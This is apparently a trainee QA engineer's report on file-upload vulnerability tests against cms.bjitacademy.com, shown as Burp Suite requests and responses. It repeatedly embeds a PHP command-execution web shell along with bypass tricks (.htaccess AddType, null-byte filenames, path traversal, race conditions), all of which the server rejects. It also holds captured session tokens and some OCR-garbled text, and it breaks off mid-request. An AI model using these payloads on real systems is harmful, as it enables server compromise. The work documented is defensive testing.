

Vulnerabilities finding attempts for

cms.bjitacademy.com



Prepared By
Mir Mohaiminul Islam
ID: 00-30111
Trainee SQA Engineer
BJIT Academy


Date of Submission: 24 November, 2023

File Upload Vulnerabilities:

From Super Admin

1. Tried remote code execution via shell upload in cms.bjitacademy.com/add client.

First I go to cms.bjitacademy.com/login. Then I login with super admin credentials. After that I go to add a client module. Then I upload a client image and capture the request send to repeater Then I tried remote code execution via shell upload.



The screenshot shows a 'Backend > Add Client' interface. The main title is 'Add Client'. There are two input fields: 'Name * (Client image alt text)' containing 'Abdul' and 'Logo *' with a note 'Please provide a logo (W x H) (200 x 48)px'. Below these is a file upload field showing 'Choose file image.jpg' and a preview image of a logo. A blue 'Save' button is at the bottom.

Here the file name is 'exploit.php'

Screenshot of the NetworkMiner tool showing an intercept session. The 'Intercept' tab is selected. A red box highlights the 'Intercept is on' button.

```

Request (Pretty)
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitanacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitanacademy.com/backend/add-client
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u=1
20 Connection: close
21
22 -----WebKitFormBoundaryw3HhIhVUKZBHCCh0p
23 Content-Disposition: form-data; name="name"
24
25 Abdul
26 -----WebKitFormBoundaryw3HhIhVUKZBHCCh0p
27 Content-Disposition: form-data; name="logo"; filename="image.jpg"
28 Content-Type: image/jpeg
29
30 y0yaJFIFHHyUc
31
32
33
34 yUc
35 yApvAyAT!1A"Q2a#Bg03R0;$7biAcruNa80h4S$D0cc5s@*Ae06ETd*yAyA7!1AQaq@"O,±CÁNñBRbr#3AöyÜ?pV: P r)òå
36 * P 0E30
37 * 000zÖnOpSI,Äö#Àk(00E-E0T"2(4000I=ÀÄ" P\DXUÀCE060000000A0
38 * ¥=H#Q_0Q_0Q_0P
39 @Wöp0b0B0B0P
40 Äo"□(P@/400_à
41 Äo@u@'0@P
42 @o@ P@-F
43 )@,AD@P@D@4u @eN@On@oS@Qw@P@ @@@(D@ @
44 @P@P@P@ @cifùöösMy@;g@!@x@D@D@-ci (@@0@ (@N@ööyxAc@F Ä("D
45 (@W@E@D@DE@D@.D@Q@ @D@ ANDq@Drc @DUo @z01@D@C @)
46 (@D@p@?Mp@v@b@D@P@F@E@ @Q @S@U @Q @ A @
47 @*P Áeo V@D (@DO @!@Q @P@D@Q@E @B@'s@J@A@K@-r(w@-'ix@o@P@V@E@S@D@Y@e@D@h@k@o@V@Z@<@Q@c@v@i@W@G@D@F@3@k@)@S@U

```

Request (Raw)

Response (Pretty)
1 HTTP/1.1 422 Unprocessable Entity
2 Date: Fri, 17-Nov-2023 07:50:08 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 132
12
13 {
14 "success": false,
15 "message": null,
16 "errors": [
17 "The logo must be a file of type: jpeg, png, jpg.",
18 "Invalid dimensions of logo"
19]
20 }

Request (Raw) shows the uploaded file 'exploit.php'. A red box highlights the file name.

Request (Raw) shows the PHP code `<?php echo system(\$_GET['command']); ?>`. A red box highlights the code.

Request (Raw) shows the uploaded file 'exploit.php'. A red box highlights the file name.

Request (Raw) shows the PHP code `<?php echo system(\$_GET['command']); ?>`. A red box highlights the code.

.php file is not uploaded directly. Here I tried to upload this code:

```
<?php echo system($_GET['command']); ?>
```

2. Tried to upload web shell via Content-Type restriction bypass in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login → login with superadmin credential → Then I go to add client → upload client image → capture the request send to repeater → tried Web shell upload via Content-Type restriction bypass

The screenshot shows a Fiddler interface with the 'Intercept' tab selected. A red box highlights the 'Intercept is on' button. Another red box highlights the 'filename="image.jpg"' part of the Content-Disposition header. The request body contains a file named 'image.jpg'.


The screenshot shows the captured request and response. The response body is a JSON object indicating validation errors for the logo file:

```
1. HTTP/1.1 422 Unprocessable Entity
2. Date: Fri, 17 Nov 2023 03:00:49 GMT
3. Server: Apache
4. Cache-Control: no-cache, private
5. X-RateLimit-Limit: 60
6. X-RateLimit-Remaining: 59
7. Access-Control-Allow-Origin: *
8. Vary: Accept-Encoding,Authorization
9. Connection: close
10. Content-Type: application/json
11. Content-Length: 132
12. {
        "success":false,
        "message":null,
        "errors":{
            "logo":[
                "The logo must be a file of type: jpeg, png, jpg.",
                "Invalid dimensions of logo"
            ]
        }
    }
```

Here the error message shows that only jpg, jpeg,png are allowed. So I changed the content type here to .png and click send and get the same message

3. Tried to upload Web shell upload via path traversal in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with super admin credential→go to add client→upload client image→capture the request send to repeater→ tried Web shell upload via path traversal



```
Pretty Raw Hex
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/add-client
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryw3HhIhVUKZBHch0p
23 Content-Disposition: form-data; name="name"
24
25 Abdul
26 -----WebKitFormBoundaryw3HhIhVUKZBHch0p
27 Content-Disposition: form-data; name="logo"; filename="image.jpg"
28 Content-Type: image/jpeg
29
30 y0yaJF1FHHyU
31
32
33
34 yUc
y0yaJF1FHHyU
35 P 083D
36 00000000P51,00#0r(00E~E@T"2(000i=AA` P\NNUAC6000000000
37 * W-H#Q_0Q 20 00P
38 00W0p0@00000
39 A0 0 P0/000.A
40 A000 0 QDP
41 (CP000QDP a(0ae0Etu0@0M#e;1E- 5!@0000x0t0#%0;0SvEF*0)m)00'2p00V·0ao0-B0e&1'ui,a0
42 00o; P0-F
43 )@,A00PPO 4n 0eN.0n0a0$Qw00P @ 0*0(0 0
44 0P0P0P0( >xiau0ousy0;g1@x0D"2( 00(000 ( *N^0d0yxkA0DF Ä(`0
45 ( W0E^0. d0Eud0.D2Q0 ,00P ÄNdq Dr< *DU0 4dz01*00C 0(
46 (000?IMpOrvhA0gFED0 00 -40U 000 A 0 0
47 0*P A00_V0A (000 ￥1004 P0DaQix..R0 B* s'JvGÄK-r(w40-'fcoovPOV0S RDY0x<00u1>k0\oV^ZU<0c0y1NWG60F3Ak)19èU
```

Here, the php file name is exploit.php and I tried that with path traversal.

```

request
Pretty Raw Hex
yKpd1EKVg0FVVx5r13z-mByd4QfwZX--kbajsQe9IJ46c0J7pTV-QiRuZ6Zr0nKfOW_paxboaX_XB
ODPCncxjGVoelycdH0GEKoyjs4Hgwfqodtj0vPemPDRrc7CvaCewfu304gBeih5Lzs5wAme9ZnC
bMdD1sj9H3QHxbfzV4h0-Xh4ciuSDosJAWsQ0NdzXwugCYbkcnTkLa_spluhzfmFFpdWEryLJvx
ZykchzQbnS4JKWjwyjdoEV7aqjEpsizsc(psrcD7AY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitacademy.com/backend/add-client
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryw3HhIhVUKZBHCh0p
Content-Disposition: form-data; name="name"
Abdul
Content-Disposition: form-data; name="logo"; filename=".
Content-Type: image/png
<?php echo system($_GET['command']); ?>
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryw3HhIhVUKZBHCh0p
Content-Disposition: form-data; name="user_id"
47

```

response
Pretty Raw Hex Render
1 HTTP/1.1 422 Unprocessable Content
2 Date: Fri, 17 Nov 2023 03:09:50 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 132
12
13 {
 "success": false,
 "message": null,
 "errors": [
 "logo": [
 "The logo must be a file of type: jpeg, png, jpg."
 "Invalid dimensions of logo"
]
]
}

4. Tried to upload Web shell upload via extension blacklist bypass in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with super admin credential→go to add client→upload client image→capture the request send to repeater→tried Web shell upload via extension blacklist bypass.

Here I first upload a image then found an error that only jpg,jpeg,png are allowed. Then change the file name to **.htaccess**, **content-type: text/plain** and replace the content body with '**AddType application/x-httpd-php .l33t**'

Request to https://cms.bjitacademy.com:443 [13.230.22.132]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /academy/site/api/public/api/v1/client/store-client HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.392706036.1700121047; _gid=GAI.2.109155668.1700121047; _ga_P7XRLT5B1J=GS1.2.1700190697.6.1.1700191351.0.0.0
4 Content-Length: 5912
5 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
6 Accept: application/json, text/plain, /*
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryo1PNuKhpni4YWDxp
8 Sec-Ch-Ua-Mobile: ?
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhbGciOiJIaWEyJc1EMjIiZTACyjI0MWW2MGU3ZDE2MDFnNWQ0MDZmYjNmZDhkOThiMTBhNGFwODkMyT1Nzh4ODU1LJy0jE3MDAx0TEzMjAuNjMw0TE3MDcyMjk2MTQyNTc4MT1LJCJuYmI0jE3MDAx0TEzMjAuNjMw0TE3MDMyNzYnJiMw0TE3MTg3NSriZKhW1joxNzAxMDU1MzIwLjYmDyYnjR0NTQNTYwNTQ2ODc1LJczdW1i01IONy1sInhjb3BlcyIGW119.P0zHjv0ub1IweKevrXSFyq3CQHiaDDfor2rzlifx3SYjbqS10CzSFUsvh1ehcvW2zQarL8nxKeXH9YxNEvNvLcVykPzfcfItpAqycd5c2YCThv9s_vphC1F_c79lv15cte4kCY9vBD_bp-vix0NAx_vFWx3gsPwksQ0EXh46Pe1UctvYpasWENX-dqy3U62mHZPDH3_IdNSCSndUVSh6fGrGd1HPCWro044B10cvsaAmc-40wGw3xsq03IP211zbnYsfcWLd6GFJHIBYySxtxbzbpcYvFo1hs5Nhnuqrh52ge-Hw9mwEhcfXLVN0Sg2deQyqSAK_ue_4n0dvV562Z-W5wrp2Xe0WsY0sIV13WZfjBREh0QRFYi6151aHoeeZKJk(j)QFYx3uwanWLPASdaj-4DpPh_Hxum0sg3NJKi3higo0027h-v39YATyut-NSkhkhopoyQvOvofe4f0rBliKq014G0PFUcgc1zpJYSBqscsqRzVS0mlK-GvfCVk-dC05eUpkRx39mU72Yb07e8AdcnLDD4WvKYQV20vGACYXs29Dhfd6nVChbicK5zf_XtqK-mEyz-AdsjDHZn_i04w02yyweSM7uglkMrgeRSUcVCondrxPjKHMU94q2F_7842rtXIsYAASFlyMlwebnb1Y
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/add-client
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u1, i
20 Connection: close
21 ----WebKitFormBoundaryo1PNuKhpni4YWDxp
22 Content-Disposition: form-data; name="name"
23 Content-Type: image/jpeg
24
25 Abdul
26 ----WebKitFormBoundaryo1PNuKhpni4YWDxp
27 Content-Disposition: form-data; name="logo"; filename="image (1).jpg"
28 Content-Type: image/jpeg
29
30 y0yàJF1FHhåøICC_PROFILE0mntrRGB XYZ åacspööö- desc8$@rXYZgXYZ(bXYZ<wtptPrTRCd(gTRCd(cprt0<m lucenUSSsRGBXYZ o€880XYZ b0 ØÜXYZ $ Ø@lXYZ
AKL-----AKL
```

Send Cancel < > □

Request

Pretty Raw Hex

```

pPh_Hxum0sg3NJKi3higo0027h-v39YATyut-NSkhkhopoyQvOvofe4f0rBliKq014wG0P
FUtgeIzpJYSBqscsqRzVS0mlK-GvfCVk-dC05eVpArx39mU72Yb07e8AdcnLDD4WvKYQ
V20vGACYXs29Dhfd6nVChbicK5zf_XtqK-mEyz-AdsjDHZn_i04w02yyweSM7uglkMrge
9UcVCOnorrPjKHMU94q2F_7842rtXIsYAASFlyMlwebnb1Y
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123
Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/add-client
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u1, i
20 Connection: close
21 ----WebKitFormBoundaryo1PNuKhpni4YWDxp
22 Content-Disposition: form-data; name="name"
23 Content-Type: image/jpeg
24
25 Abdul
26 ----WebKitFormBoundaryo1PNuKhpni4YWDxp
27 Content-Disposition: form-data; name="logo"; filename=".htaccess"
28 Content-Type: text/plain
29
30 AddType application/x-httpd-php .133t
31
32 ----WebKitFormBoundaryo1PNuKhpni4YWDxp
33 Content-Disposition: form-data; name="user_id"
34
35 47
36 ----WebKitFormBoundaryo1PNuKhpni4YWDxp--
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 422 Unprocessable Entity
2 Date: Fri, 17 Nov 2023 03:52:03 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 132
12
13 {
    "success":false,
    "message":null,
    "errors":{
        "logo":[
            "The logo must be a file of type: jpeg, png, jpg.",
            "Invalid dimensions of logo"
        ]
    }
}
```

Here the content is not uploaded so here blacklisted extension bypass not possible

5. Tried to upload Web shell upload via extension blacklist bypass in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with super admin credential→go to add news→upload news images→capture the request send to repeater→tried Web shell upload via race condition

The screenshot shows two Burp Suite windows: Request and Response.

Request:

```

11 -----WebKitFormBoundary04ARS0v4KMVB0RsV
12 Content-Disposition: form-data; name="title"
13
14 testing purpose
15 -----WebKitFormBoundary04ARS0v4KMVB0RsV
16 Content-Disposition: form-data; name="description"
17
18
19 <p>This is for testing purpose</p>
20
21 -----WebKitFormBoundary04ARS0v4KMVB0RsV
22 Content-Disposition: form-data; name="banner"; filename="blob.php"
23 Content-Type: image/jpeg
24
25 <?php echo system($_GET['command']); ?>
26
27 -----WebKitFormBoundary04ARS0v4KMVB0RsV
28 Content-Disposition: form-data; name="image_alt"
29
30
31 -----WebKitFormBoundary04ARS0v4KMVB0RsV
32 Content-Disposition: form-data; name="banner_alt"
33
34
35
36
37
38
39
40
41
42

```

Response:

```

1 HTTP/1.1 422 Unprocessable Entity
2 Date: Fri, 17 Nov 2023 17:53:27 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 55
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 150
12
13 {
14     "success":false,
15     "message":null,
16     "errors":{
17         "banner":[
18             "The banner must be a file of type: jpeg, png, jpg.",
19             "The banner has invalid image dimensions."
20         ]
21     }
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
39
40
41
42

```

Request:

```

1 GET /academy/api/public/images/resource/blob.php HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; _gat=1; _ga_P7XRLT5B1J=GS1.2.1700238831.4.1.1700243920.0.0.0
4 Sec-Ch-Ua: "Chromium";v="115", "Not%4A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://cms.bjitacademy.com/backend/all-news
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0,i
18 Connection: close

```

Response:

```

1 HTTP/1.1 404 Not Found
2 Date: Fri, 17 Nov 2023 18:12:28 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 Vary: Accept-Encoding
6 Connection: close
7 Content-Type: application/json
8 Content-Length: 64
9
10 {"success":false,"message":"messages.notFoundUrl","errors":null}

```

I used turbo intruder here

Turbo Intruder ms.bjticademy.com

Pretty Raw Hex

```

1 GET /academy/api/public/images/resource/blob.php HTTP/1.1
2 Host: cms.bjticademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; __gat=1; _ga_P7XRLT5B1J=GS1.2.1700238831.4.1.1700243920.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.38 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.38

```

Last code used Choose scripts dir Save

24
25 -----WebKitFormBoundaryQ4ARS0v4KMVB0RsV
26 Content-Disposition: form-data; name="title"
27
28 testing purpose
29 -----WebKitFormBoundaryQ4ARS0v4KMVB0RsV
30 Content-Disposition: form-data; name="description"
31
32 <p>This is for testing purpose</p>
33
34 -----WebKitFormBoundaryQ4ARS0v4KMVB0RsV
35 Content-Disposition: form-data; name="banner"; filename="blob.%00php.jpg"
36 Content-Type: image/jpeg
37
38 <?php echo system(\$_GET['command']); ?>
39
40 -----WebKitFormBoundaryQ4ARS0v4KMVB0RsV

Attack

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connection
0		422	135	534	7163384	7360251		1	4
1		404	85	340	0415752	061059		5	5
2		404	85	340	8549466	8746323		6	1
3		404	85	340	8835495	9032238		4	2
4		404	85	340	9455977	9652737		5	6

Pretty Raw Hex

```

1 POST /academy/api/public/api/v1/news/create-news HTTP/1.1
2 Host: cms.bjticademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; __gat=1
4 Content-Length: 917
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryQ4ARS0v4KMVB0RsV
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoimMmE3MzgwZGVkNmVrMDYyMGM4MmI5YjVtOWNhOTg3ZDkzYjkSNGE4MDA2MzE5Y2EyMWMy2WMyNzQ2NzRjMjIwYmI4NDVmOGExYjQONWM3NTg1L

```

0 highlights

Pretty Raw Hex Render

```

1 HTTP/1.1 422 Unprocessable Entity
2 Date: Fri, 17 Nov 2023 10:21:55 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 X-Content-Encoding: gzip
9 Vary: Accept-Encoding,Authorization
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Transfer-Encoding: chunked

```

0 highlights

from that error I get a js file path : /static/js/main.cea545f6.js

```

Request
Pretty Raw Hex
1 GET /academy/api/public/images/resource.../blob
  .php HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; _gat=1; _ga_P7XRLT5B1J=GSI.2.1700238831.4.1.1700243920.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://cms.bjitacademy.com/backend/all-news
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0,i
18 Connection: close
19
20

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Date: Fri, 17 Nov 2023 18:13:35 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
10 <!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="icon" href="/favicon.ico"/><meta name="google-site-verification" content="LzEUaxZFRGAsCqjexSu-5xvJASyTPmfBycZQBuycDM"/><meta name="viewport" content="width=device-width,initial-scale=1"/><meta name="theme-color" content="#000000"/><meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/><style></style><title>BJIT Academy</title><script defer="" src="/static/js/main.ce4545f6.js"></script><link href="/static/css/main.e88f44ae.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript><div id="root"></div><script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js" integrity="sha384-cVKPhGWiCCAl4uLWgxETKTRicfu0JTxR+EQDz/bgldoEyl4H0zUFOQKbrJOEcQF" crossorigin="anonymous"></script></body></html>

```

From Admin

6. tried Web shell upload via PNG IDAT Chunk

Go to cms.bjitacademy.com/login→login with super admin credential→go to edit Testimonial→upload image→capture the request send to repeater→tried Web shell upload via PNG IDAT Chunk

```

Intercept HTTP history WebSockets history | Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /academy/api/public/api/v1/testimonial/edit-testimonial/59 HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 13457
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, /*
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryL8f3y8ytBMjuCKAG
7 Sec-Ch-Ua-Mobile: ?0
